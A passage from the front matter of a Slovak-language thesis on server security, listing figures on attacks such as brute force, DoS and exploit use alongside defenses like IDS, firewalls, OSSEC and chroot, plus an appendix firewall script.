RRL	- Response Rate Limiting – určuje limit pre rekurzívne dotazy na server

SEZNAM OBRÁZKŮ

Obrázok 1: Príklad útoku hrubou silou.....	16
Obrázok 2: Príklad použitia exploitu.....	17
Obrázok 3: Príklad topologie serverov [14]	22
Obrázok 4: Zahladzovanie stôp	23
Obrázok 5: Príklady logovacích súborov.....	25
Obrázok 6: Príklad použitia IDS [24]	33
Obrázok 7: Použitie firewallu [27]	34
Obrázok 8: Možnosti firewallov [27]	34
Obrázok 9: Štruktúra linux firewallu. [27]	36
Obrázok 10: Príklad návrhu perimetra dátového centra [31]	46
Obrázok 11: Príklad možnosti priestoru uschovania predmetu [34,35]	53
Obrázok 12: Príklad použitia BeEF pre export Payloadu k obetí.....	57
Obrázok 13: Príklad použitia niektorých nástrojov na vyhľadávanie zraniteľnosti	59
Obrázok 14: Príklad DOS útoku za pomoci Hoic.....	60
Obrázok 15: Príklad použitia útoku slovníkovou metódou	60
Obrázok 16: Príklad útoku na Windows server 2008 a zmena prístupového hesla.....	61
Obrázok 17: Použitie antivirového programu Bitdefender	63
Obrázok 18: Príklad blokovania DDOS útoku	64
Obrázok 19: Kontrola systémových nastavení servera.....	65
Obrázok 20: Príklad použitia windows chroot služby	66
Obrázok 21: príklad funkcie ochrany a možností firewallu	66
Obrázok 22: Použitie IPSEC pre zamedzenie útokom	67
Obrázok 23: Princíp funkcie Psad [48].....	73
Obrázok 24: Záznam o činnosti útočníka	74
Obrázok 25: Konfigurácia agenta	79
Obrázok 26: Príklad záznamu udalostí po DOS útoku na server	80
Obrázok 27: Príklad grafického výstupu ossec.....	80
Obrázok 28: Najpoužívanejšie firewally [50].....	81
Obrázok 29: Príklad úspešnej reakcie na test antivirového programu.....	88
Obrázok 30: Štruktúra tcp wrapper [57]	89
Obrázok 31: Príklad aplikácie obmedzení pre prístup.....	90
Obrázok 32: Štruktúra chrootu [54].....	91

Obrázok 33: Útok rekurzívnym dotazom [59].....	95
Obrázok 34: Příklad použitia obmedzení.....	98

SEZNAM PŘÍLOH

CD – firewallový skript Firewall.sh